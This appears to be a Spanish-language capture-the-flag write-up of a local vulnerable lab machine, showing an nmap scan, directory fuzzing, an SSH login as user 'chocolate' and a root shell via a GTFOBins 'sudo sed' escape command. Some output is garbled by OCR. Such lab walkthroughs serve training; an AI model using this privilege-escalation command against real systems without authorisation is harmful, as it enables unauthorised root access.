

Vamos a desplegar la maquina vulnerable.




Haremos un escaneo profundo de los puertos abiertos del servidor.


```
) sudo nmap -sS -sSC -Pn --min-rate 5000 -p- -vvv --open 172.17.0.2 -oN Puertos
           kaw packets sent: 00000 (2.884MB) | KCVU: 00000 (2.021MB)
 cat <u>Puertos</u>
         File: Puertos
         # Nmap 7.95 scan initiated Mon Oct 27 16:37:41 2025 as: /usr/lib/nmap/r
         Nmap scan report for 172.17.0.2
         Host is up, received arp-response (0.0000070s latency).
         Scanned at 2025-10-27 16:37:41 CET for 1s
         Not shown: 65533 closed tcp ports (reset)
               STATE SERVICE REASON
         PORT
                              syn-ack ttl 64
         22/tcp open ssh
         | ssh-hostkey:
             256 cb:8f:50:db:6d:d8:d4:ac:bf:54:b0:62:12:7c:f0:01 (ECDSA)
           ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAA
             256 ca:6b:c7:0c:2a:d6:0e:3e:ff:c4:6e:61:ac:35:db:01 (ED25519)
         _ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKGqhjD+M02k+IyC2S02PhsIqDZ1FVnUk
         80/tcp open http
                            syn-ack ttl 64
         |_http-title: Configuraci\xC3\xB3n de Apache y Seguridad en Sitios Web
         | http-methods:
            Supported Methods: GET POST OPTIONS HEAD
         MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Vemos que tiene el servicio http, así que exploraremos la página.


Tenemos que quedarnos con sites-available y sitio.conf



Al no encontrar nada más en la pagina, utilizaremos gobuster para buscar directorios.



Encontraremos un fichero vulnerable.php



Haremos un fuzzeo con wfuzz, así que primero lo haremos básico para mirar y luego aplicar filtros.



Una vez lo tenemos, aplicamos los filtros.



Encontramos la pagina y vemos que encontramos un usuario llamado chocolate.



Exploramos la ruta que antes nos indicaba la página índex.



Ahora vemos que nos indica el directorio donde encontramos la contraseña del usuario.



Nos conectamos por ssh al usuario.

```
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:9g0zsgmbuB2RVFQh9tYGRyyrKG2rcWWUBPAxiTchYG8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
chocolate@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.12.25-amd64 x86_64)
 * Documentation: https://help.ubuntu.com
* Management:
                  https://landscape.canonical.com
                  https://ubuntu.com/pro
* Support:
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
To restore this content, you can run the 'unminimize' command.
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
chocolate@3460b054d5d1:~$
```

Con sudo -l vemos que tenemos el binario sed. Así que lo buscaremos desde gtfobins para ver cómo podemos escalar privilegios.

Sudo

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

GNU version only. Also, this requires bash.

```
sudo sed -n 'le exec sh 1>&0' /etc/hosts
```

Ejecutamos el comando y vemos que ahora somos root.

```
chocolate@3460b054d5d1:~$ sudo /usr/bin/sed -n '1e exec sh 1>&0' /etc/hosts # whoami root # |
```